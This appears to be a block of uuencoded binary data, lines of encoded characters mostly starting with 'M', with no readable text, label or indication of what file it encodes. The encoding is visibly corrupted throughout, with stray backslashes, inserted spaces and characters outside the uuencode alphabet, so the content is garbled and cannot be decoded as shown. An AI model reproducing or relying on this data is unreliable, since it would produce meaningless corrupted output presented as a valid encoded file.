M3\A5.@6R\*/VZ^#8 ` \6WO22 `^#0"?!B0^;=AUY>Q] P7-DXCEK2N7!VI\$;D/7D
M+93: !\_=S./KLNILLP:D\$^C9Q] AUQ4@#BI, H8Q!<!X (N `> `W [RV3:O [J [ <5\9
MVT? . \$UEV2V\VS^G63Q' >KG=/Z9RG+IU@AJ"QW&G= (B>K- `URV/II5 (: .3AME
MZ, 9I; -&?9-V1PG `W:K/>WP [ [A3Q"EUUBL1I:G\MI>L5"J!4X% `8B7JV83IP: `
M4\L2\_+=, -7&F&M^Y7&\_6J>@D8/\*9E [K%4LS3R\*) "\$1L6G1<Q+L&2^QZ=%\$AN
M%NTTL83/L^UC7P: +\* (:B.J=F+) 0C1P#B!LL8Q, L!X.6 `Q, M=) ) GO+K&<=J:>
MBU36%%Y:CB%<U-!/^ (VUF-^8B?F-?83?694W7<FL-"\_K4CP-@' B:2C:.) P' @
M5 [ (\$Y) WIM#\_ ^ (E-.HS'=P, 1MT, T3B9T `<' +LXW:V/JQFO/EN78MY!<M\$X\*XV
MWLA=? `< `O@- (8F); 1^ [ ' <-# [HIKW;] A%><A#] :H0A)+FJ: +\ =G+. +GI\B/3+
MOJ%2B:<! \$ \$ \_S" I \X' ` `<#E#!X0S=-=) #+WRKYJ] KZ\*\ ) 8>W [37HG/TSUX\5D
M<OX? `R1@/3N? [??I] E?FW&U1, 1M] H%/+06D [ ; ) ; P+H0' 7E1M=A-RB<A [I &%Y
M"0!W4LG6R-B8QP2J' :O"5F3++PPU (O-6K7F\B; \*<' \_9 ["] 0E>\_<#%\_.2E) ^ `
M&RX7<D-\FA, 83D.0UR\*=J\_AN2L\_ `V\*Y\ (D\$^ `3) 8K\$Q&C;9D!# +LPH?\*T&4
M?R\* `L=W0GJ9 `M7' 763M [F-EMA-KL] ^3KB5%>^Y%6?U (\1Z>L;=WW@@"9", ;B9
ME7F' 8T) +1SZ+PSQ=#%W-K^>\_+\$^X#>WS<CW<?-VL:4\*FJ80' (QH!VT (] %YN\_
MI) /XI2 [R2] #.MYO98C [; [3/' X) 2\61W, 8W#A-K3E;LY;UL9T6 [56\ :XDK) %X
M3\_ZY#6: += ' /\^7J33#WQ8OGH, G] :S7Z%M [ . :B0, \. =0 [6; <+S8X\ :20U#, \_U
MW] (!V6] Z.B-, [BAY7/Y%CI1@ON&C+2Y3N) RML^J?;E: I \Z1SM0-AX3X%E] 35
ME' (98AS [6] 2\*E\*88UT@6Q96T, (VBE2"X:=ZF&6K#=:X+@"7' :CZ6) @' H/' R\*
MXP;>Z] YTSP?#P73 `V\_2P1] SL8MKSS3;=, :MOW1] MVI+M\*W;2>@/: /&\*G/JUN
MGJ\+V, B\TA>PC1P;UP (V#MAVP#9S+ `V\$ \C (IH, @B] D1=' E8K7 `O' LO>GW9N
MAX52R<> [3T6\?/ [V:0?>X-DT-/V6RG\*] ?;D;5=3D^SJVZ>2&\$ .CUR-++S `@O
M%#AF/PL<6/#. ^\*EZHZ2%PIHWZ^\_28BY<BS&UEF?3T&SBXJ4Y: MJ\G^NKPO=Z

MR[2@EXA:S,G=<IM\*S\*[;7C:.<^OR7PFI>+3S6\*+)^+1>VHZ,DT[6LMA<=-O
MF`LO-P][9YF6EO<%X\_W<XND%=':9P(X<36=L\_+C?ZBO/8ZK'#AD9IWYV4MWR
MM,5\*4`L@'[DWN5L9-W/P0%HWQK&Y4\$P=/'\`JNK(Q#-!VV6-N2?.OO'>);U`
M()C6+,92!]>\*:@6;@]4\:&L"41/NA>=8"W2=':0F0(7G;G;.GSO\@B4:TQN8
M6NHZ/[ZO!V('`2PQ4J\*Y\\*)4I[X:9`T:@#.4KS%\*7';^^,TGR2-G^PJ[#4`C
M'EFG29EHL30/-R49[,7<#5U^=\WJX9>GY<Q1`0UWP^8A>KY?KEPLE/(XNVG&
MO[S=-RT[J&P3=/ (A=T4O\*\VBD+W#=BL&UO[073RZ"G9SO/(PEPV%.YI\*N\_O<
MBY\_6:^[=DJJ7K??L91Z5`Y9)\$\_JRRTGTE2QEGK,;\_HUC\B\*V\_^9SHF#O!;J
M24\$-UYN]4VY6Z'HK?/-EG;D\*M11;;QVMH8J44:V23OJH;G(N\*CN\*\G&V-30[
M'N!0+\$`<G\$@A26:5?D>N:[T20J\_=9^5DP;.)R&ER2CP>X8EZ[6O+MMGW-IN5
MP^8W783MMY4BJ?RX0V2C';[.W%9F;E+-DV7K0\*/QG0VHR\$!+WF!'6),BL(W4
M%!@W\KC9VR7\*R"QM69(MLD)TDV[G.%Y3:!(52#YZL./) #\_31S60H8W;N3O\*
MT\CRB-AQ1!M:>W3#E4CV&;VF\$Z]-MF8`R(CS'?SB"0'PA\$"U2NUGBO<7#I8.
M/JO&:CZ,M'-U@L@HML6U54&KR1\_HL]V-'>HTRL(OU("FXW:UVE0#++T#,+\_U
M\*JO8-0#=#/'TT.[%U>#:[[FL4)\_A\_S;@X^JR5CCVQ4(=.TRS^O&I+-7JR\*>M
M&'&A%Y^^@B-,;%04+&A\$%KL!6.Q^FUVL\$R!"@3ZA?;4'PX0C?\K-/L9D.3@8
M#-`D,^4=EC,G@?GXE:",I04+[T#9+UH>GJ`%P%EEW,,\*]F8ML)]\YE%LH;0^
M>\$OJN)8MB0V^K?BFP[MEY-OA5`F=0/AD"5D-N(R<UC4;],QF-<?]<3@Z[PZ5
MD\$U(QHXP'/5R?"/@/?\GM`U["LU#E0266+<-%E^O!BX%0\EJ,KK+4=PZV3]
MX=W=Z10\*9UJ7I\_^]9E978,G\$:7OYT3\*`Y'\$^F%YU;[] ,1+?%3#R/ST66VOF+
ML9%\$<AG?3C[EF33\*,H%%\X@U#VR,%`Z/WF@X&D]NNKU^GE%2S,CR:6XMS0W\_
M03\*7VT4OSZ53S\$7H/K4L]O\*72038J=XQZ:%\$)>GAT!P:/@?>N@6(Y/O]R6]Y
M#LV2'.#0'!\*?`RN:.`\*0\_>M/5\_UIERV#64;MDHPLH^;7\?FU:N1'NI-/E[+\$
MI1FUZB49P>%S:\$4^!\X='HC1#]P6\_CR`N"0'.#2'IN:09#F(\*?\_6\_Y)G4&\*O
M,&AZM596S@#6J^<+Q`WJ'FT2\U5F7P^;;57;J0#\$`MU@Q?G5;LT'I`E)ANX
M-">U6LYT`8C5?AY<\VKFI]'HMSRW4KNUG)IC2W,4RP60T"[HH\*WUV\*\$>48KH
MP%#Q)E^`4E:./<@<.I'F(/(5HS0ID65T:FX^GJ3E1GR02B[AV(\#K7LBI
MI% (WE@:D-<L2!8"OV80;[%MUSK`'ZB@W7;<!8LHG/+&TS)XKST#\*#4#!@>J2
M5\_\ZY%-2:CBR/\*3\$`!092,H\_\FCR\*"DO`%D>4E8`"@O4DCPFWK^`J9=9,2R:
M"R<M`#!B(+%B%Q2\$3\$HL&(XL#[%>`,P7J"\$MH:M^"DR9X<\*BN3`G`X#)`B72
M"JXO0B8E\_A8.S4.F3#R`R\_5)]`\_,A&R@EKI=SZ0YL54='<+%(F7&89<2ERO
M,&@.;`8'P/4"B>\=-E]G\*.52.ZS;2C7!KX#/G\*SCITOB0B% (#5)"27/9'4OT
MJP0&\$@!4))`KPX//[\_K\_DCD.S"<6WS3X\_>RK'-QUI07CAZVK]"%\_7IHB[S=/
M+Y^BWBZ`?CMZ@?K>C2PVCQX7[DH@<\_]=PBL`5\*&0'P%@)%G+\$/+0T3E>832
M,R3B\*@"4`N24\ET\_FI=19HP@QO\9A<PL@L@+0\$8NED+H!8"M>!Z\*:9G:@8ER
M6II3#T`3?PY4IZ!\EX)RCD\$+RM[\$]L\7A?QEBHCL)-'/L`E04T+@TR!B2[%I
MN\$@%``^7\0Q?,K4`\$E-SFU#(I6A=7(:A9L,\_MS7LOD)=O.7A9L72D<\*GQE[
MY30I^&%B`SAQJ0@,`/\`7@6\$=+R-`,/B4.V2:"0QI!:.2E4VD1+YF,T7[!(
MC[W\K`" (1=-H=FA)I\*B74-BXQ4`OE\*9T+/EB@+72>\_TW]Q\O\_L/3W]VW(]
M7QT6Z;]\.V"S\_M=O)W>]3]UQ-ML3B=/Y7SON`SF57W)!4\*1GRT\$B=\$W+T-W-
ME\L<7<\_/\$';[[?+^T-XKR\*4-'QQ+]^0\*N`#)S='E-A3Z)T\Q]WDJCL<WN\$J
M\$)>;RX>T>Z/<\*>W>J'=,NP>%)3G4.>W>X\ (M<R9\_1&AY\$<3&CTEM3\+!>18Y
MSSH9N2#\*]PI6J]CVXKEP1?O][\O=\G[ED4FP\K\*^"H=/SF\*OBYJ(N4BUH\$=
M\7BEG)]\$.G^T-J78Y.\$7S-L:H;2)BP^43P.\$`:C!\871@M<#;B^W-B;J7D;
M65#HQG\_+Z,'D9,07T<]\*\ZC@D:""O[03F(UH\$^>'^)?^G)NM\*6\*,\*\*\*J@C@J
MIIM;9K)YMV0Z\:6PS];DZ\_86D-WV,Q-`)&BQKIK\$+CO=-P71?H\_W>4SY"^^:
MOM)Z\$/ODYDWF6)EI45DJ)AD<WWAT.W7C\$675>B4('FA+4(\*1GMS)F(V!BS0'
M;`J6#KWP\_6\_I+]93X?:ZDZ>DG])9."1D3D<^ZR4\+AE;H,PA24.=S&=K)5O5
M'G)7U:C]+;ZJ#7'Q[>K1096-X[OARH4V`LN;8L<RKL:W4[Z!:U(X=&\*J^W-
M89=:V[&6Y;<5V@;][JZH0S;PXSZMQ<#["(U\$96)C,TAV<N>BYX01Y\Q6I\$M[
M\*3U^HM`R+\ZJ?^,N@RF;AFAEBB`T864\5N%?"WU3D\|V\_8=#90]<O\$G54\
M;>?!0RNS<Q\*]VTF)]#\$C+CGH=[F9`W;!>!'#IK+?(%#UJ4]<0[NY#9F"QIG4
MJ")L[XW2="G`%H/7%5'`'-8>,P,(83"&@`@G<<\_EBJ5)#AR6KI\*ET?#+JE
M:.,IHOF)?#-&KJ[0TMK"Q%E:\1@FYJ62B1OBJ0H\_[V2[]UV\_^R\*WNO([JA!YM
MN0=(;C%BA?\*HE\_CD>G%+LGLX\ZSVDA7=7YV8XB6AX0E\$?YYA>,31S#A.Y+9M
M[QP1U\*ZI(3#!1]-U%3S":IR\_\$?IAW]NFK,LB-+(A=( [FJR^=N>RA&FIG210
M/V^7^]02ZXEV`K]O5H?'=)NE[-5\_JJ(/9RW%K`\$+\$1M]F"FI3EEF\_-YD,S#
M'=\_M\;P\`9>GVDS9BFB)(5=V)%!KR@30;>\WADRO,7;]KPT;)\_F[J]WKE;D
MC^J[WZOBPR[GL\B7/"Q#^?+]6S[RWC6^MG#C>P?#KBFX\$:'\_<\_>?G>Y"N5+
MDHQPL=M:0M(2PL5^J\_X[Q[<\_N"\Z9K,+,SS.\*FFF?TB2Y?J0CM9\_F/>^6W7]
MU!\Y)A+,8!T0#4%P&0I]78:F1->'%5\*`H3SC<Y(!SX1Z;KWF^U^M":?G-\*F
M/(?'`Q]1CI-CB6?/9F717M+UAURD@C27,\$J)5\*T?>1'GE[]H^`60[.;,%0"
MN":+FVY4?[ [<[Q1+BV+QW]&]:[Z5M,\$]/%AD\*W%("F6Q[5BPF\#)#AG!\_=@;
M7%1SGPEEK=LW-'VX[\$P.\Q2L=S\,+0,Z`NV#<@`?E%]=Z65\_:L`Q;J5DL/!L
M;GJQ`53%\_1\*+^3U>PT=+XA;.%K(8\_F.Y2.5I9=\CV<9OZ.\$:\$-/\37(OFVW^
MSW-/-%?41+HGV>M'2NH+BCX84\_"7T72!FBB5"!0VU9;:^+I15;6Y+O/Y9C;\_
MGN[+;I=0DE&<&8HNGO6VI?'8;@B[3\$7;@ (NH??KS3X?T8\*+\$G#\*V%(P[])XGO
MR?&)T:>MBCK&%VAVA)]+\_X[T^ [ULT@]7Y`47;\CZ850/.4VKRCZ=&8C2TDP+
MA\*6AFM-M-D\$3QA0`V:K#P:FV\$\_IW#[<\_9(2F8>[@W71`M6RV,88+'NKP'(8
M'&(=V)6E,2CD+X-"F-2J)`(8W<J<#?3Laj+98B!7)OV8K<+J?6B10N>F`B5>

MN0UURZ?5,MU:<RKR.:^[\V\8"AG;HK. ORLZ:&HR5^=D;-FW)T`C1E]"M%.D
MQ)!UD`BCUY!L[%/E^.,M#ZXX\_]1?ETJ#HV.SN#K=S&JWL\$AZ+7'.%MG(D!-S
M[10]EO/-+;/I)(\E^%5-4\$8\_P>RY80\_F)\/UG\_"\$().\*3K/L%:O:,FBN<U
M0"A",=&0)6GDP1ZJP#-U6P6Z%W>.;SRUX^@ZHU+^BKT!1#J.YB(TEVS: SX\_B
M<P>=SD7`RP).[50^%\%T2J]U]TYUOYJ`Q:+G"=K;(L;YXJR?>`?W^4&KMX/3
MXDH^V3\H7PE>WUC1.F?!ZQL71N;^F]S>&>X\:^//(.]NO)4E8(3@XI4W%ON
M\$^8.[``<:6G>`J:Y5ZK-ZSQ6G;/IXRWFIC(S:B%5J!A?K\5Z:6`\_Q]I^0Q^-
M:G480[0?+@J+^2\$`)7N5UWM!;!K;\_DB4RU]?90L`'\`"O.[\`"3.P:W%(ZU`NXE
MJ3E[X>45YX?7<).\*=)AL<C?2D`NDTC#B>H6OH7R,T\$B`U(-I567\$33^%T/^Y
MW-OG\_UODD[3X,4(,LD`H5SA;RME&+)XL2H;;]QY6ZXJHV0\_\$WD@V\*NL=5AU
M\XVF?<O7@R`EGT\*6X,=@67\$K\$Q6IE3/9-'Y'\$52X"%U/1Q/\$LQ2:.4Z&)
MVP+8\K)1B+\T[FJVIK+1K)7\_[O:Z6C\$LVQ>5D%<8:2L^UM:/T2Q?8]0VR9.R
M(\*1-NOY"YE)@]A?F6\2VN7J`0W[F\_K#5;T=%<\JTCXW;Q\*9Z-@`JU/U<01F
MHQ-\_;;9O\&K396D-0)KN>`!C"]/T<SQA9!EF=T(,'&9U2!V^D.@7:\*^!!JZE
M-%JH,JFHS-NI`!VNME"3MN=NK2CYI3Q6`F3\$MX,WUG`\_C;=D`MHX4)!QA.=L
M16?,`Z4^`^\_VL:U.HA3]IK0A3]:&63L3#V+2Q8DG@,\_C`+R&\$N0Z5K%@D&13
M[\@5T2N+;RNS,1\$(B9<X/ALOGQ`&9\*+(,V:G6E(W1K=4`30(8,9K%<EJ2VP@
M\WQB\_&X\_Y[![<[. \_!\!6DE]03=!\^,I<A\_=R3K9ECGQ1PGM?ZHV\_4NCH\_\$RH;
M2;R\ZD\*X>+Y`3)3(Z%2YAD6V=LYVXL/#VQNQV:X65JPQ:<\_00S%QF":@I9%K
M\*4)[+ZSJ0%\`"/"F2[:`@PVAW1\VD`/SQ49OGL<Z;\$ (V^"R64`U>EF]D#%8<
M;'X)M,\*<@CR6E,^/%J84`F\J,#[ ]MGGVT]O!I3&/P!WO7CM1<&8UN@T49TG-
M?&#Y;;)W`[FG0ZAWQI6>X,8\$AL\*P4BGXJ9S0K\*M;LC5)1;/MD!K%]DOHVC;8
M<Y@Q6HOX["VBW7B`141)B46`+U@\$V/]O\$?](B\_BL-4Z@0HT:BS#TIM\*)4&`,
MYT&\*:PUMQAQ)8>!7,^,^QJT\_9CMKXK]F%TR+/N\EU8=&:<\$JKDZ<.GN5&4?
M50-WZAD\_8Z[!.=. `VO<L%96LX\$O?B3C%65Q#H^<;.6UMNEV-@\/+9MI/O-\*
M3=XOL\_L5(.9:;\_MQY`MY/9\^-;/+;^AK)\*C2OSFWW^:'9VS+DGGU="W?4ZIM
M9>:3J,5+M0.ZG0@5>6&@S/#K\_\*F"0@C?1,I2M2KBJ6[C?/P\_11D%F%(L1`?
MBQIFL^8`YE,-+>]UG^6\$VY\$]8E[D-DD?9T\_?>A3>]K<6U"FY9<Z,,:#05\*`
MDYL\*ELP::8`E/.PK]DSY\$4`S(EFKT^J>O\_AWD>S\$I6K8`M5,<B+V:\_1P^<T
M\_6X#<268T!04I\UA:W<SD.ERG3M\$7HH!ZPQWL[:K\*\J[6BUWD\$K>N3-%H:#L
M?\_8`L7R1+N\$[`\&[<K)!H!`Y=;CNU,7\Y[=3?[%VIJ\*F-,WD\_\DJ:/D29Q17
M+G\$VU<]5%TJ5(4T(@\*`F^RMC)W1!U#3Z.[Z`NY<91V\6>V\_DL[^#WOGVMU&
MCJ1I\_Z#>;3\*9F4Q6?:(H6N84=1E)OO47`XJD;\$Y1E(:2RG;\_`@6>C\$@\$TB7
M7=N]LZ>[SG\$54X@70`"0`"!6U@0Z9G>/%XJL3WYTB?`O)]B]UL`X[-BQ"E"
MZ>2SGCM\$N!QO>;,\_K5MQ^X=Q^P.-FN6^B?6IU9:XI7::=3>>1NX">?7G(Z@\_
M8[DN?!`P447[P1PT=@B,\_F>V"/P/500P7=%9CYKV([!OU`25JFGBYFZX4L0
M5[6,J3AH() \*GJI,@60.2TP8-?-Z)SP)>JMI[/Z;CTP\S/VN%A%\_-;Y1Z<I5Y
M%T96R\$>#(PUP1/-\H;W?N8G)-2-T.[Y8!JHNB!GW69M)\*4BN!:%`[``5"F)@
MJG#\$,GW`&X^1"\K99R3<`6X6TV\_X`!TZU"KQ=Y?,1<"3Q?<`\$85R<F4I/L
MZ==)-F1Z-1U?3EY].+ ]H\APU>5ZYKGGYR<OA=/&T\_\$2V(9S#Y^`94K^\*VD\!
MN.\_\$\$;,#XNE"/LX?>%LF8D>8`JA&L1-P/)D?7#F@-\_2#]\*\_LC)=;/=-]>"F\_
M(\_BJMH`^%H-T@I(URDG\*#Q\_]=;/ (9IM,V/-EYNK08(>NU\$8(SVKH(])?^4G
M" [>;K3Q`09R\=9%)14L4K>V;6+;]MD^\*#X.1S[UB^X/B\$9-2EE++@GYVH8:\*
Mhk,5?+L:H7E5/@/E3WO)<J.%<(R9WFZ`\D\_57BBE47IM3M1?+4S>5.5=#Q=
MJ(&@6")I\!].IM>,4%)ME",LZY/UDS>U43-MPJ-6VI&F,%(J(^&\*+6":YY"!
MH0B&!XQ6G\\_7;=LH=%9+/C<7>HQ=HW/=VC)^+"W>[<+8.[PSK#[<Q4=C-X/#
M1\*['`S^X=?4E;4S6XNR;3`"=.+Z%&-Z5<%\$^S+.=I.UHL=?!@WJ,/"\-\*;D=
M)#QDFKC?4OKUD(2Y6)>^`1D%LMJ?@!@>3!R,9YVS27S4!Y@2@+X`6(02:.I.
MV]>JCT5MCIQAV^RX8>I9MW/9BYF`\TB#JQ`\W]R:^T&@<CN3`9T0FN6`D>)]
MHT+TUZ)9@-T:D`J\$%#078F.NO@SL!;AJ5!.EOJ[;]^=G[:VE`/\#W#+.CS>+Q
MX\$24-MQ@=-H/4@\_ZUE85\_1#GF\*V/]6R0J[R\>C;4D%6X/G`Q=>N/SMC,N#Z1
M9)5ZD\*P?)F`I&K)UW<J(M=TX45@ (Q48&O<M:\*G\*R6E]B<2&\U/W=.F!TI6U
M\$VGU.2R%F1&:W,M]OX@7?7C%Y-/7Q[87;?S;8F,(P1Z\$EU\$V6SMP"]%B:MDS
M<>700V0#B`I`-#=#VV2\*K='8J`7;[I!"Y(MCOPQ<78Q)?-T]S\$LA)\*T9+S!FL
M2?9KIA)H#+\*?#KQE`P`QA[X#\+L`PF00W\$^ZNEF91L\_WM^^;?>\$9+:MD^6K
MC6WH:OG9&EKG,&KG(,<^@GGUZ1<\_`S\\$20^XIU^ZV"<\_98CBBW9U>7CSK^F
M!GKF-J\$/0WV/.@M:Q^.-A]#A;GPE`T`N`!3L+XMF`U!/]0=-<B10#YXG3RB
M>NO,!]99<?,8.&B`P1/MG\2\.-"\$>H7.KTA`+Q\$N;PAK;;GR%W]^6B^DDN4F
MRLWE^B/C7\_RU\$.K+\*(/WW[C`JIS+C@FP>OA\$E+67G`7>\*U`W,Y5!1@]?AN8
M`#%XP&353\$F42@[NU,^1\R8`PPEK-5[O##4>;+!9!GYE.T\$87<P7;0K6HV&%
ME58^7B2J0FI,[62]^MB)8W6\*#XRDQG#/9KC9WVO.4D+EJ-\*@7-),;9N\?;GY
MLE[ YVS)MN\_0;QW&7UW#3`T]W/(.7M3RACW\_W#P@V,]E!58!^CUF^@V/4I2!
M%@6+UJ;F2L6:\*2Z"E0`&C/[#9`IY/7LYFW!Q9\$VB`T[W%I\_M,]FZ>2?K\_=/F
MUH\6UV)D;\$%O##F\VU?2QE^TN1!.^\*64GK`#I&K`NHO`12%.+KU&A#V)P/J\*
MQR+P-9!MB7(BYFAZ&6UG!)=K5`3,5^FC<B;SA3N)=>HRG(\_/3KPR:J2A1JJ:
M2\*-PG%`BG8U/IR%2AF.>#W26KRR\*Y-]WM9\$&&BEO(A4ADEV@-^^HF#(2H)1\$
MADTB52CCQ?7Y13T3"KOI\_"SI>GJI"8PD@3[UP5<?+K@\_O[[\*?0S98'[OBXF
M\_CUJI0TT=<K(5Q`88[1TZ:\*\$0@SI-1:%XBL4RJY?:@0I1,4AAIB.%XT/ZD>0
M+1>:8!L/6I]&FP:%C<F42^!VLFQSER&U7"01`2HU1<HL\ (XS:1]7&W\D;7SD
MGV#W733-?W&S`-N;OMS?1\T9Q4\$F01,@8<[@\$WGRB5#NK&Y43>"@#J24\$,GU

MY?Q\?%UG76C6MV/R:N[\T%' \$D3V\$C:1,,N!) \$B.7@ZD"QN6, JPIE?!2WS@A
MEWO!2^T[N:E?K[;SD!MW;GGU],FL#!+X:AU?L2%0>A5ST0:4B^UB1Z@] #>3"
M\_3#NPG4ZVT#\*\T"23M,L\$PK33XBT5Q?+-X>#\X=SJ4Y'I@?(@:\*,)\*8G%].
M]3EWB#D5=+. ,\_C\_,O12BV6W"A(A73'1!L"X\_ZU,%'F]9!:3WGT&9'>"Z\$9P8!
M'1A1'5J\_@KNPE6#EHI63([?DY4RE%) [%J\_W'&S=Z>5[;08(/.)FOUSLS1B#P
M<KT\*W<ZNR9-:28]R9'Z:!.ETC(J#92I&]\_F;=UD>!;RF]MXK\#-K:TO=H&X
ML'BT0NT82F8K"(K;6H82ZAS"J\*#E2/C/A7],?P=&JA"?NX\*[L-)FN;TUU&#M
M>8-0#UQO[I:;5V[8[0^/H"6RW=" '3^ZWW@\$%>A2]-DB-T\$09@;7R@'D\WN1%
MH5((J;8!U2;0-'(@2-OF/-G4JQQ\$[ ]ULXC:W21FB3=(0;4\*+"TOI+CBT.+..
M#L4\_[. :F@S+8LQ/YFA7V-MM)/)1W%NM?T7U=,USZ\_#'+![J^Q0URX3%R7;/
MLUYV64["9W</]WO.^9B5.520+321;"&2Q3)T8\$K!8!D\$W(6M!-M8AO)\ /3Z6
M"F\*V[9I[PBRDK\$++\*'D#>YP6O]"LX&%O"<LB\*FP)-&X'(T#8Q6\*)@&=8S6N
M3PO-'U')=EL7;II'!BG<.&Q;=D+'X7P08./J\*50D;?'8E35H%Z\?'=QW2^/
MS]W\_A.B'9KUZ\*!D1"[D?\*(,OKF)FC#7I"ZX>(\$2W3>'AM,IN^>^W6F#BK5UN
MUE^^\_OW=3P1IZZL#WVN@"PJA?Y/O,"RI4Y4,<QF5P,X!I1 '\*UA"(X<EV1D6]
MQE!GAT:1L%BZ.ACE4X(+#A0T50BT3IXAL;D(/U(9M3<R01)!UVW]'\$4KWN2V
M\_91]'3+1[E4W;\_+(G+FPR)X1&ALT@E,6S8>G31JD-WFG5?/DM%F#U&W7('<;
M-L@IRP:AT[1!=?5Z>\$!7N:%F#TB%<N\*K]H!2\*1/C[<.GA27E\_8:-\*P8-]N'I
MX=/=ZN%L\_=/MK'AE#/( \$PLW-4EEZ%4\M\*C4N'Q#!1ZEN:9;\$B-<^\BJ3G2
M1W\*X0E3H11I9\*) (VXR)%NIJ=G#F7[Z4TFK)D3'\_[^/KQADK\*LU\*O%+E]G!#(
MQD240IZSM\E(1C(.J9V)\*4'E@!\$@\^3RKZOI=6/I.#;!;Q\_O\_))>+MC,SRRK
M,3/CR45KXG7KZP,^&)B-:NG%&61D(.<.R'G)<\$/C^/@\_7E]=UT\_]0\N1S7(A
M[=(,'Y<+ZYFDUR)TMMT^U?\*=T]V\RE,0G>Z06W;\24\$5,.0L).0T'Q#074T
MM=OU?KU;KH^V;L^K:?'8M\EN\_?&K;?DWNH%(&/-J&#)D:L1>;E'2;DP0V]X
M^[P-1\$Q"4SK\*<;W9A42'<H%82\12'Z\*@M<\R#2D%0A\IV'\K]FC<W:\_68ZDL
M!KI%N;H[AH0+\$<(H7A&3'8FW.C^O[OP1<W,I@%TD=:GM-\YE'9&'64TVJH&9
MLI&F7YQX@PKT\IKX<K/>KMJ7J<!JU<.G77\_C<W#%.=]OUKLG>706C:\$\WZ1S
ML7B0NQ<(=H\$F7!R54%SZAD\*' (H1<^.-6-(ODKA<W)\_0/W#!!829ZR@G%U\_[Q?
M:H21YKMWU?Z?;C&\*90Q(J%KC47<8KKP208:CI(X@SYZ9PMJ., '#P/<N.?`OX
M&7M?9X\*. :@D;SI\?MNLO&JH\OS>OO\$%B%S^DZ^OS!QM.XZA3W^\*SK8-SK56W
M2\HG\*.4JE\_NG3J\%V8A0^L\*S\9Z[[I\*:\_LIL.\^J:N&4N:!!\$IP(D\$9E4\*+,
M+ZX%&8F=LK(\>WYH"6)\$AV\_\$O%\_] [-\_RBFL9DK<V>34]>B?[E<-990UE!G[
MW(6"T[XFG:Y7FP7]:4.BOR?#IT\_K\_2&M\$F9:TW'TJ7=(R@\*)\_AXMW\_EMY\@N
M4.GS`]'7\*CV5JV.')4G?5]'2,[>\$S#07)S+9%RZ')?=\":F/\*!F--UMO:9+&J
MD&6]8++LPGK/JV+:.GE\*MW5"5R/KA\*IV62>T-66=BJ%1K,I8I] &?UNF'K%/9
MJV+KQ(.2L74:%EG:.C&@3%JG897'UHQ9F2=4"],\$'J6,D\_]059UV"<V;:0,
M%\*1AV66A^GFO:C1IU/L#)LH-0?CJL%'D,<S21LKO6\K35HH'.--6BK<W.ZP4
M;VQV6:ERD'59J;+,NZT4[W]V6RE>Y;16ZBU61DY.97+'JD7+H,D9)P&U,;EB
M&L?SXZ:8T\$<TX[7ST>W=7.PYZ>(O9!FT\_B,M&Y7\';YYNL2/>CLF:U0Z
MVB<Y>A4N)D\$S',4<W+47201^A-U2V.50]\_E\$MK82A\$7M+6\_\$\A#DX]\_=QL^
MFW7EG)M:E2(M5@E4\$02\_@^&)2A=273^WG\$^/[M=17H3-2MBD5EJT\$31.'%\$M
MH"B,[%6%V/\_T@RR5&D@I\$#Z?M\*(SK"D2'ABO\*TJ'.ALM8J.+1I>GJIQ4&/
M-C8S2K.C>\*W#\_CZ:)%U\*TKSW:L\*' &LZ"E2'D2[?F//<;LS5K5JZJ]=U>-%B/
ML#\;2=K?Y\*\,?FRXWYWN5AMGA];4EG7][7L/FZ%89G]0/J\7C^T2",IC>%(
MN)=5\*3F'DJ#WA<[RE"";TE\$PJ/6M0''!]LOMT;W,/VN=]F7PY:4(6EQX%\$X
MSX8&,\_QP;!NN,)2D"]<6U\*A)!QU'I+HU^>\*D8)&&+5)\$'\$R2ON\$ZV#1C9B
MBCU#B->S\*9\*Z;>B&5)F(GUXY<2(M3F\_,;ZM-\\_7')U(9E=<24H"Z'REZ" `
M&I4\$'4M5R"R;(.FW[-M?<\*'\J:Q9\_CF@%\$!U(J9'X\*&'21JXSQ\$1\_-K+63%
MY1<=FO/,.<\*6\GPY7C^M1Q]7R7,>O>6!H@F\$6B0]A31\_4-K)OSE:K\4F/KP
MOMJ@\*@E3T407,L\*UQV=TG\_] "MC+\*CRWH9V,IO7CWXX.!3;R[BKQEQ79L.'
MF83[(9'AR'/ARYMV^!F\$S')04A&JN:QYM:D#55TN!1,<%38/\_^%-+\*FO^NKH
M;'MS]?05\$V,<8ML;"JRE13<) ?L4IF.'EAL\$F8>%`33?OB+2)N1\*9Y2AL'N' \*
M!N<2X?77,R4-E>3UN\$6KE#8B>4'-6["\5)C'NO[KF#!;1V9R2,'@/NTWEBQ
M-Y^.]L^/GT+-US+Z2;\*EK>+T[TA>>, %LD'\_5^2VH2I;3&4VD^>1JPEXE@>EC
M;@-( )^/3U\Z1>SUYI>12R\*H5X8\$S&?7(Z8JLVBX?KS?=>PL.2M@NUA'L')' &
M)N%TOD8D!(KS6]A#,C5!AL["&,9,\*+%?O%\_B%=\$XQ>W[G2A6+\X'IM'LWYQ
MQI!"\KNE=\_8P\*;-;3HV BX%9&(D91-3FXD,;,P,@++(\*.Q:[CL\]K6E']^XI]
MB-B]Y8W\$K@-#5A+Y8-B8Q@P40SM1M&WH(9+\*W@FW10LU<PG5Y%D?Q)FD&D^
M[#&R220N#)7\*\$\$/.;MQ0<QO!-89EW\$U>Q)9A(2ZNE?\_ZV/=W6BFZ+7.56NBR
MVB=;!;VQ8V3-]F#D\_#\$JPZ-Q'^.4V:>I9?8#U]'^]P5>9HV(6D;<O<=W;GNZ
M<O#\_N6@"PU&7,O(+,35BB,81M?M5&7Q^ET8ST4KJ![6--ZP\_Z)A\_7A]@F"
M[T:~?DD0+I76U@F;B(]4\*4L8Q11"32\*/13;8%'38#U"QF8\*2,@UYL.IAL0U&
MT2RI/7!UO;]#9=-Z)PC:Q6+K:6[03%\*#>"<&Y0DS2).]"\?5Q)&&LXN87BB=
M^E%D\C@,P! ?S!+TR=\*OI+7\$P\*4U:,%?8E@G[^.! "I!1RXM]HI,U?=>OB#I8EV
M@+2VN(5\*X\$V]3;WO!^J@?DWM\_F&7&'CZ8./!\*@9R5P&\$@S%IN%9(DA<NJ!/R
M0=\*65"B)ZE#00(4:\*JHE:U.\$BLE\_4LXTI2!G^/Y).9-#%U;0)N.19LRP/@:,
MFGV,C.P%\*CQ.Y\_/9Q56SBS)CR/K=LW@8DB0T-^U#N1\$H)N=\*9APO0)^,'Z\_B
M>U!D:1-\*`88A\*2W-^4LM2=6ATSO:+VW;2AP3')'0%7\$,^:,QD6]\*\A2&1LH0
M-1%(<FZ`CWY3[%`'[R;SU\?3B9.33!]'`?J,N)MO-0ZHRXK0D^X%FCRP[8;G"
